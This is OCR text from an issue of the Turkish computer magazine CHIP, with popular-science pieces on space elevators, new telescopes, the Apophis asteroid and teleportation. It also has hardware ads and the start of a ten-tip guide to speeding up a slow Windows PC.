Rus mühendis Juri Arzutanolov 1960'ta bu fikri daha da geliştirerek bir dergi makalesinde uzay asansörünü tanıttı. Asansör şöyle çalışacaktı: Bir ucu dünyaya sabitlenmiş bir kablo, bir yerdurağan (yani dünyayla aynı hızda dönen) yörüngeye çıkarılıp orada bir ağırlığa bağlanacaktı. Bir uydu için bu kablunun dünyadan tam 35.786 kilometre yükseğe çıkması lazım. Uydu, kablunun ucunda olacak ve böylece getirilen kablo, dünyadan uzaya çıkan bir yük sepetini taşıyabilecek.

Sıradan birinin gülüp geçeceği Arzutanolov'un fikri, bilim adamlarında büyük heyecan uyandırdı. 60'lardaki sorun, böyle bir kabloya binecek yükü kaldıracak bir malzeme olmamasıydı. Örnek vermek gerekirse, bir çelik kablo kendi ağırlığından ötürü yaklaşık 5 kilometrede pes ediyor. Gerek-sinimlere uygun bir malzeme ancak 1991'de icat edilebildi: karbon nano tüpler. 2004'te bu nano karbon yapısını kullanarak 100 metre uzunluğunda bir ip yapılabildi, ama bu, geriye hala 35.785,9 kilometre kaldığı anlamına geliyor.

Çözülmesi gereken tek sorun da kablo değil. Asansöre elektrik verilmesi lazım ve neredeyse 36.000 kilometre uzunluğundaki bir hattın direnci çok yüksek. Bu durumda, asansörün üzerindeki güneş pillerine doğrultulmuş bir lazer, gereken enerjiyi sağlayabilir. Asansörün yükseklikle birlikte artan teğet kuvvetlerin (bunlar dünyayla aynı hıza sahip) üstesinden gelebilmesi için de roketlerle donatılması gerekiyor. Tüm bu sorunların ileride çözülebileceğini düşünsek de, işin içinde olan kurumlar uzay asansörünü çok beklemeyeceğimizi söylüyor. Örneğin geleceğe yönelik projelere milyonlarca dolar ödül veren Spaceforward Vakfı, 2020 ya da 2025'te projeye başlanabileceğinden söz ediyor.


Büyük Patlama'nın şipşak resmi: Evrenin başlangıcını gören yeni teleskoplar

Birkaç yıl önce yeni bir proje daha gerçekleştirildi. Bu proje insanları uzaya göndermiyor, ancak uzayı hiç olmadığı kadar net görmeyi sağlıyordu. James Webb Uzay Teleskopu emektar Hubble'ın (sağdaki resimde) yerini 2014'te alacak. Webb teleskopu kızılötesi aralıkta daha iyi fotoğraf çekebilecek ve bu sayede Hubble'ın şimdiye dek toz ya da sis yüzünden göremediği şeyleri görebilecek. 2014'ten itibaren gökbilimciler Büyük Patlama'ya birkaç milyon yıl daha yaklaşıacaklar.

NASA'nın gelecek misyonlarıyla uğraşan Tau Zero →

Hubble nasıl bu kadar iyi görüyor?

Hubble uzay teleskopu milyarlarca ışık yılı uzaktaki galaksilerin keskin fotoğraflarını çekebiliyor. Bu başarısını mümkün kılan teknoloji şöyle.



DUVAR KAĞIDI Mars fotoğrafları masaüstünüzde

Masaüstünü renklendirmek isteyen kullanıcılar ZIP dosyası içine pek çok Mars fotoğrafı bulabilir.



31

FOTO GALERİ Mars'tan 3D görüntüler

Geçen ay verdiğimiz 3D gözlüğü kaybetmediyseniz bu galeri size oldukça keyif verecek.



32

EKRAN KORUYUCU Bir bakışta Güneş Sistemi

Bu ekran koruyucusu 3D Solar System, Güneş Sistemi'ni tüm hatlarıyla ekranına getirmek isteyen kullanıcılara hitap ediyor.



34

Vakfı'nın bilim adamları ise daha heyecan verici görüntülerin peşindeler. Vakıf, bir konferans çağrısında bulunarak güneşin çekim kuvvetinin gelecekteki teleskoplar tarafından mercek olarak kullanılma olasılığı üzerine tez yazarları bir araya topluyor. Tıpkı bir kameranın kesilmiş camdan merceği gibi, bu yerçekimi lensleri de evrenin derinliklerine bir göz atmak isteyen gökbilimcilerin işine yarayacak. Bir yıldızın yerçekimi, uzaktaki bir ışık kaynağını yolundan saptırabiliyor. Kaynağın konumu gökte değişmiş gibi görünüyor ve olumlu bir yan etkisi de bu görüntünün yakınlaştırılabilmesi.


Tau Zero Vakfı'nın düşüncesi, Güneş'ten 82,3 milyar kilometre uzaklığa iki aynalı teleskop yerleştirmek (bu, Dünya ile Güneş arası ortalama uzaklığın 550 katı) ve bu şekilde Güneş'i tıpkı bir zum lens gibi kullanmak. Basite indirgemek gerekirse, teleskoplardan biri Güneş'in soluna, diğeryse sağına bakacak. Güneşin mercek etkisiyle, teleskopların ikisi birden hemen yakınımızdaki güneş sistemlerine, örneğin sadece 4 ışık yılı uzaktaki Alpha Centauri'ye odaklanabilecek. Böylesi yenilikçi bir teleskop, gezegen arayışında işe yarayabilir. Güneşin yakınlaştırma etkisi sayesinde çözünürlük akıllara durgunluk verici olacak ve şayet varlarsa, uzaylıları görmek bile mümkün olacak. Bu projeye ilgili ilk kurumlar Prag'daki astronomlar konferansında tanıtıldı.

Vedi yıl sonra: Apophis asteroiti tehlike çanlarını yine çaldırıyor

Ama şimdilik gerçekliğe dönelim. Ayrıntılı gözlemler gösterdi ki, yazının en başında sözünü ettiğimiz asteroitin 13 Nisan 2029 Cuma günü gezegenimizi sıyrıp geçmesi daha büyük bir olasılık. Ne var ki bu tehlikeyi azaltmıyor, tersine, artırıyor. Apophis çok yakınımızdan geçeceği için, Dünya'nın yerçekimi onu yörüngesinden saptırabilir. Bu da, bundan tam 7 yıl sonra, yani 13 Nisan 2036'da asteroitin tekrar çok yakınımızdan geçeceği anlamına geliyor.

Rus bilim adamları şimdi de bu tarihe dikkat çekiyor ve bir engelleme görevinin başlatılması talebinde bulunuyorlar. Uluslar arası uzmanları bir araya getirecek bir konferansın davetiyeleri gönderildi bile. Ancak aslında tüm bu kaygılar boşuna. Belki de ESA'nın Don Quijote misyonu o tarihte asteroiti çoktan güneş sistemimizin dışına sürmüş olacak. Eğer değilse bile sorun o kadar ciddi değil, hiç değilse boş inançlılar için. Çünkü 13 Nisan 2036, Pazar gününe denk geliyor! 🇹🇷

balkim@chip.com.tr



Işınlama: Bilimkurgu mu gerçek mi?

Bilim adamları parçacıkların niteliklerini ışınlatabiliyor. Ya insanları?

En gözde bilimkurgu temalarından olan ışınlama tümüyle gerçekten uzak. Materyaller A noktasından B noktasına ışıkla taşınmıyor. Ancak lazer, parçacıkların niteliklerini taşımak için kullanılabilir. 2004 yılında Viyana'da bilim adamları bir fotonun kuantum özelliklerini, fiber optik kablo kullanarak 600 metre uzaklıktaki bir başka fotona aktarmayı başardılar. İnsan ışınlama ise teknik imkansızlıklara takılıyor. Bir insan vücudu yaklaşık 1028 atomdan oluşuyor. Bu kadar büyük miktarda atomu taşıyabilmek için bu atomların her birini teker teker analiz edip niteliklerini aktaran bir makine olmalı. Günümüzde mevcut lazerler sadece bir iki parçacığı aktarabiliyor, o da garanti değil. Bu niteliklerin aktarılacağı yerde ise, yeni niteliklere kavuşmayı bekleyen bir atom yığını olmak zorunda. Gerçekten "benliğin" taşınip taşınamayacağı ise yanıt arayan felsefi bir soru.



CHIP50: BİLMENİZ GEREKENLER

1. DVD: Bu makalenin içeriği CHIP DVD'deki CHIP 50'ye dayalı ► S. 76.

2. Teknik gereksinimler: DVD'yi kullanmak için Internet Explorer'a (sürüm 7 ve yukarısı) ya da Firefox'a (sürüm 3 ve yukarısı) ve Adobe Flash'ın son sürümüne ihtiyacınız var. DVD doğrudan başlamsa ana klasörden "indexmain.html" dosyasına tıklayın. Açılacak sayfada sağ taraftaki CHIP50 resmine tıklayarak arabirime ulaşabilirsiniz. Kullanıcı arabiriminin eski bilgisayarlarda yüklenmesi zaman alabilir, o yüzden biraz bekleyin.

FOTOĞRAFLAR: ESA - NASA - J. BELL (CORNELL U.) AND M. WOLFF (GSJ) - JET PROPULSION LABORATORY - KENNEDY SPACE CENTER; MARSHALL SPACE FLIGHT CENTER; TOUCHSTONE PICTURES - SURROGATES - İKİNCİ BEN - COMPOSING: ANJE KUTHER - İLLÜSTRASYON: CHIP

E-KİTAP

Kıyametin tarifi

Gökçe Mehmet Ay'ın bu ilginç mini bilim kurgu romanı beğendiyseniz yazarın diğer hikayeleri için turkcebkf.wordpress.com sitesini ziyaret edebilirsiniz.



41

E-KİTAP

Dr. Who: İnsan doğası

Televizyon tarihinin en uzun soluklu dizisi olan Dr. Who'ya konu olan Paul Cornell'in ünlü eseri Human Nature, sizlere gizemli bir yolculuğun kapılarını aralıyor.



44

MAKALE

Uzak ve zamanda dalgalar

Uzak ve zamanda dalgalar üzerine bilim kurgu severlerin yakından ilgilenecekleri turden bilgilendirici bir makale.



49

Kaliteden ödün vermeyenlere Gigabyte!

ODIN Pro 800W

- Intel ATX 12V v2.2 ile uyumlu
- 14cm akıllı şeffaf sessiz fan
- Japon malı kapasitörler
- Dört çekirdekli işlemciler için uygun
- Dörtlü +12V raylar
- 4x PCI-E 2.0 konnektörler
- Yüksek akım, voltaj, sıcaklık ve kısa devre koruması
- Yönetilebilir kablolar
- Aktif PFC
- Aydınlatmalı ON/OFF buton
- NVIDIA SLI-Ready sertifikalı
- 80 Plus sertifikalı
- RoHS sertifikalı



ODIN Pro 1200W

- Intel ATX 12V v2.2 ile uyumlu
- 14cm akıllı şeffaf sessiz fan
- Japon malı kapasitörler
- Dört çekirdekli işlemciler için uygun
- Dörtlü +12V raylar
- 4x PCI-E 2.0 konnektörler
- Yüksek akım, voltaj, sıcaklık ve kısa devre koruması
- Yönetilebilir kablolar
- Aktif PFC
- Aydınlatmalı ON/OFF buton
- NVIDIA SLI-Ready sertifikalı
- 80 Plus sertifikalı
- RoHS sertifikalı



ODIN 470W

- Intel ATX 12V v2.2 ile uyumlu
- 12cm Akıllı şeffaf soğutma fanı
- +12V Dual raylar
- 6-pin PCI-E 2.0 konnektör
- Çoklu güvenlik koruma özelliği : OPP/OCP/OVP
- Çift çekirdekli Core işlemciler için kullanıma hazır
- Aktif PFC
- RoHS sertifikalı



1x 24-Pin Ana güç konnektörü
4x S-ATA HDD konnektör
4x 4-Pin Periferik bağlayıcı
1x 4-Pin ATX CPU güç konnektör
1x PCI-E 2.0, 6-Pin konnektör
1x FDD Konnektör



Superb 550P

- Intel ATX 12V v2.3 ile uyumlu
- 12cm Akıllı şeffaf soğutma fanı
- +12V Dual raylar
- (6+2)-pin PCI-E 2.0 konnektör
- Çoklu güvenlik koruma özelliği : OPP/OCP/OVP/OTP
- Çift çekirdekli Core işlemciler için kullanıma hazır
- Pasif PFC
- RoHS sertifikalı



1x 24-Pin Ana güç konnektörü
4x S-ATA HDD konnektör
4x 4-Pin Periferik bağlayıcı
1x 4+4-Pin ATX CPU güç konnektör
1x PCI-E 2.0, 6+2-Pin konnektör
1x FDD Konnektör



Superb 720

- Intel ATX 12V v2.3 ile uyumlu
- 12cm Akıllı şeffaf soğutma fanı
- +12V üçlü raylar
- (6+2)-pin PCI-E 2.0 konnektör
- Çoklu güvenlik koruma özelliği : OPP/OCP/OVP/OTP
- Dört çekirdekli Core işlemciler için kullanıma hazır
- Aktif PFC
- RoHS sertifikalı



1x 24-Pin Ana güç konnektörü
7x S-ATA HDD konnektör
4x 4-Pin Periferik bağlayıcı
1x 4+4-Pin ATX CPU güç konnektör
2x PCI-E 2.0, 6+2-Pin konnektör
1x FDD Konnektör



Windows®. Sınırsız Yaşam. Exper, Windows 7 ürününü önerir.

exper

Exper'den Akıllı Öneriler

Bilgisayar kullanıcıları için devrim niteliğinde yenilikler, Exper ile hayat buluyor...



Türkiye'nin en büyük bilgisayar üreticilerinden biri olan Exper'in mühendisleri bilgisayar kullanıcılarının hayatlarını kolaylaştıracak yeniliklere imza atıyor. Siz de bu yeniliklerle tanışın, akıllıca bir adım atmış olun!



0216 645 85 85
ÇAĞRI MERKEZİ

İnternete kablosuz bağlan!

EXPER ACTION DC11T-W

Intel® Core™ i5 661 İşlemci (3.33 GHz, 4 MB L2 Ön bellek)
• Orijinal Windows® 7 Home Premium 64 bit • Intel® H55 Express chipset 4 GB Dual DDR3 1333
• 320 GB Sata HDD / 7200 RPM • DVD yazıcı • 2 GB HD4650Pro PCI-E x16 128 bit Ekran kartı
(1 GB ayrılmış bellek) 54Mbps Wireless Ağ Bağlantısı • Exper 19" geniş ekran LCD Monitor
• SM, MS, MMC/SD, CF/MD Kart okuyucu • Exper Black Power 300W Exper
multimedya klavye • Exper optik Mouse • Exper 2.0 Stereo hoparlör

...ile satışa sunuluyor. Exper bayilerinde ve perakende mağazalarında bulabilirsiniz.

Hiç saklamanıza gerek yok. Masaüstü bilgisayarınızla bu aralar aranız açık. Sebebi de her tarafta dolanan ve sizi rahatsız eden bağlantı kabloları... Exper, evinizde ve ofisinizde yaşadığınız bu önemli soruna mükemmel bir çözüm sunuyor. Masaüstü bilgisayarlarınız için kablosuz internet devrini başlatıyor. Şimdi "Wireless Network Teknolojisi" ile eviniz ve ofisinizdeki kablo karmaşasına son vereceksiniz. Artık, ağ kablolarını gönül rahatlığıyla rafa kaldırabilirsiniz. Çünkü hiç ihtiyacınız olmayacak. Ağ kablosu olmadan kolaylıkla internete bağlanabileceksiniz. Ayrıca kablosuz masaüstü bilgisayarlarımızın yüksek performanslı wireless network kartı sayesinde ofisinizde ağ kablosuna ihtiyaç duymayacaksınız. Böylece bağlantı tesisatı kurmanıza da gerek kalmayacak. Hayatınızı kolaylaştıracak bu teknolojiye Exper Active, Diamond ve Action serilerinde farklı performans ve fiyat aralığındaki modellerimiz sayesinde sahip olabilirsiniz. Üstelik 2 yıllık Exper garantisiyle.



EXPER ACTION DC11V

Intel® Solid State Disk, Exper masaüstü bilgisayarlar ile beklemeye son verdi. Artık bilgisayar başında işletim sisteminin açılmasını beklemek, oyunlarda takılmak, çalışma dosyalarınızı kaydederken zamanınızı boşa harcamak yok. Bu teknoloji sayesinde Exper size, daha az güç harcayarak, hızlı ve performanslı çalışma fırsatı sağlıyor.

SSD kullan anında hızlan!

Intel® Core™ i7 870 İşlemci (2.93 GHz, 8 MB L2 Ön bellek)
• Orijinal Windows® 7 Home Premium 64 bit • Intel® H55 Express chipset 4 GB Dual DDR3 1333
Intel® 40GB Solid-State Drive • 1 TB Sata HDD • DVD yazıcı • 2 GB ATI Radeon HD5750
• DDR5 Ekran kartı (1 GB ayrılmış bellek) • Exper 19" geniş ekran LCD Monitor
• SM, MS, MMC/SD, CF/MD Kart okuyucu • Exper Black Power midi kasa 500W
• Exper multimedya klavye • Exper optik Mouse • Exper 2.0 Stereo hoparlör

...ile satışa sunuluyor.
Exper bayilerinde ve perakende mağazalarında bulabilirsiniz.
Ayrıca Exper ürün ailesinin farklı fiyat ve konfigürasyonlarını;
SSD teknoloji ürünlerini de www.exper.com.tr'den incelemeniz mümkün.



Daha Hızlı.
Daha Akıllı.

Intel® Core™
i7 870 işlemci

Celeron, Celeron Inside, Centrino, Centrino Inside, Core Inside, Intel, Intel Logo, Intel Atom, Intel Atom Inside, Intel Core, Intel Inside, Intel Inside Logo, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon ve Xeon Inside, Intel Corporation'ın Amerika Birleşik devletleri ve diğer ülkelerdeki ticari markalarıdır.

Yavaş PC'lere 10 Hızlı Tedavi

PC'niz çok yavaş ve çalışmak yerine zamanınızı başında beklemekle geçiriyorsunuz. Verdiğimiz **başarılı ipuçları** sayesinde bilgisayarınıza yardım eli uzatıyoruz.

BERK ERGİN / GT

Aslında bilgisayarınız yeni bir tane almayı gerektirecek kadar eski değil. Ancak bir iki yıl öncesinin en üst düzey PC'si açılış ve çalışma sırasında artık çok yavaş çalışıyor. Bu makalemizde sorunlarınızı hızla çözümlenize yarayacak ve sonuçlarını derhal fark edeceğinizi on adet çözümü bir araya getirdik.

Yaptığımız tavsiyelerden sadece iki tanesi satın alma ile ilgili: Biri hafızalara (örneğin yaklaşık 75 dolar'a 4 GB'lık DDR3 RAM) ve diğeri de yaklaşık 30 dolar'a edinebileceğiniz USB 3.0 kartlar. Hafızaların fiyatları tipine ve boyutuna göre değişiyor. Tipleri her ne kadar anakart tarafından be-

lirlense de, asıl göz önünde bulundurulması gereken boyutları: Eğer bilgisayarınızın işletim sistemi Windows XP ya da 32 bit'lik sürümlerde Vista, Windows 7 ise kullanabileceğiniz en yüksek bellek miktarı 4 GB. Sistem ve donanım hafızanın bir kısmını kullandığından sonuçta Windows'ta bunun sadece 3 GB'ını görebilirsiniz. 64 bit'lik sistemler daha fazla bellek kullanımına izin veriyor. Burada hafıza kullanımında bir sınırlama varken 64 bit'lik sistemlerde fotoğraf ya da video düzenleme işlemleri için 4 GB'tan daha fazla bellek gereksinimi oluşuyor. 4 GB aslında çoğu uygulamanın ve sistemin temel sınırını oluşturuyor.

Tabii ki yeni donanım daha hızlı işlem-

cili ve daha geniş hafızalı yeni bir anakart gerektiriyor. Elbette tam performans için böyle bir yükseltme şart. Oysaki bahsettiğimiz türde bir yükseltme çok daha ucuza hatırı sayılı bir performans artışı vaat ediyor.

Dilerseniz tüm ipuçlarımızı, dilerseniz içlerinden bazılarını kullanabilirsiniz. Bunun için sisteminizin hangi noktalarda sıkıştığına karar vermeniz gerekiyor. Aşağıdaki kutuda görebileceğiniz gibi iki ilave ipucumuzla birkaç dakikada performans artışı yakalayabilirsiniz. Bu yüzden beklenen performans artışı belirgin bir biçimde yüksek.

Hız için
10 küçük
İPUÇU

Bilgisayarınız için başka neler yapabilirsiniz?

Eğer Windows Vista hatta eski başarılı XP'yi kullanıyorsanız, Windows 7'ye geçmek daha fazla performans sağlayacaktır


YENİ İŞLETİM SİSTEMİ

Windows 7 sadece sistem kaynaklarını Vista'dan daha iyi kullanmakla kalmıyor, aynı zamanda çok daha fazla kullanıcı dostu. İşletim sisteminizi değiştirerek bilgisayarınızın performansını %15 oranında arttırabilirsiniz. Windows 7 Home Premium'un Türkçe sürümünün fiyatı yaklaşık 200 TL.

SSD SİSTEMİN GEREKLİLİĞİ

Yaklaşık 120 TL karşılığında bilgisayarınızı önemli ölçüde hızlandırabilirsiniz. 1,8 inçlik 16 GB SSD sabit diskleri bu fiyata alabiliyorsunuz. Her ne kadar 16 GB biraz ufak gö-

rünse de bu Windows'u kurmak için yeterli bir alan. Bu sayede Windows'un açılışı ve diğer yazılımların açılış sırasında çalışmaya başlaması gözle görülür bir biçimde artacaktır. Açılıştaki hızlanmanın ardında ise API ve Windows'un kullandığı sistem rutinleri yatıyor. Ancak 16 GB'lık alan üzerinde kararlı biçimde çalışması için Windows'un kişisel verilerinizi bu diske kaydetmesini engellemiz gerekiyor. Bunun için "Bilgisayarım"dan "C:\Kullanıcılar\Kullanıcı adınız"ın olduğu klasördeki "Belgelerim"e sağ tuşla tıklayın ve "Özellikler"i seçin. "Konum" sekmesinde "Taşı"ya tıklayarak buradan eski sabit diskinizin konumunu belirtmeniz gerekiyor.




CHIP DVD'DE


Hızlandırma ipuçları için gerekli tüm araçları DVD'mizde Tuning kodu altından bulabilirsiniz. Ayrıca SysInspector, CCleaner ve Emco Malware Destroyer Tools araçlarıyla sisteminizi çok daha ileri düzeyde optimize edebilirsiniz.




1 Disk birleştirme: Bu eski iyileştirme aracı hala çok işe yarıyor.



2 Otomatik başlatmayı temizleyin: Gereksiz araçları çalıştırmanıza gerek yok




3 RAM yükseltme: Daha fazla hafıza daha fazla hız demek. Hatta bazen ücretsiz




4 Arayüzleri iptal edin: Az denetim daha hızlı bilgisayar açılışı demek



5 Yonga setlerini güncelleyin: Güncel sürücüler en iyi performansı sunuyor




6 Hazırda bekleme modu: Bilgisayarı kapatmazsanız, açılış için beklemezsiniz



7 USB 3.0 kartı takın: Yeni donanım ile USB 2.0'ın hızını katlayın




8 Ağ ayarlayın: Uzun çalışma sürelerinde bazı konforlu araçlar sizi yavaşlatabilir



9 Kasayı temizleyin: Pek çok bileşen tozsuz ortamda daha hızlı ve daha sessiz çalışıyor




10 Takas dosyasını sınırlayın: Daha az harcanan disk hacmi daha çok hız sağlıyor



Arka sayfada ayrıntılı açıklamayı bulabilirsiniz

2. Temiz açılış, Bu yöntemle sadece gerekli şeyler indirilecek



Gerekenler

- Sistem aracı

Gereken zaman


5 dakika: Girdi silmek, yeniden başlatmak

Performans artışı

%20 daha hızlı açılış

İlkin tüm otomatik başlangıç girdilerini başlat menüsünden silmelisiniz. Ayrıca Kayıt Defteri de temizlenebilir: „Başlat / Çalıştır“dan „regedit“ yazın. Şimdi aşağıdaki konuma gidin ve sayfanın sağ tarafındaki girdileri silin: **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**

4. Arayüzü iptal edin BIOS'tan iptal ederek açılış hızlandırabilirsiniz



Gerekenler

- Herhangi bir anakart kılavuzu

Gereken zaman

8 dakika: Ayarlamalar ve yeniden başlatmak

Performans artışı

%10 daha hızlı açılış

Bilgisayarınız, işletim sistemi açılmadan önce bile kendini çalışmaya hazırlamaktadır. BIOS (Basic Input Output System) bilgisayarınızda ki tüm bileşenlerin yerinde olup olmadığını, çalışıp çalışmadığını ve işletim modunu defaultlarca kontrol eder. Anakartta ne kadar çok öğe varsa açılış da o kadar uzar. Bu yüzden gerek duymadığınız tüm öğeleri iptal ederek açılışta 15 saniyeye varan kazanımlar elde edebilirsiniz.

6. Hazırda bekleme modu-PC açılış ve kapanış süreleri bu sayede sadece



Gerekenler

-

Gereken zaman

2 saniye: İlgili tuşlara tıklamak

Performans artışı

20 kat daha hızlı sistem açılışı

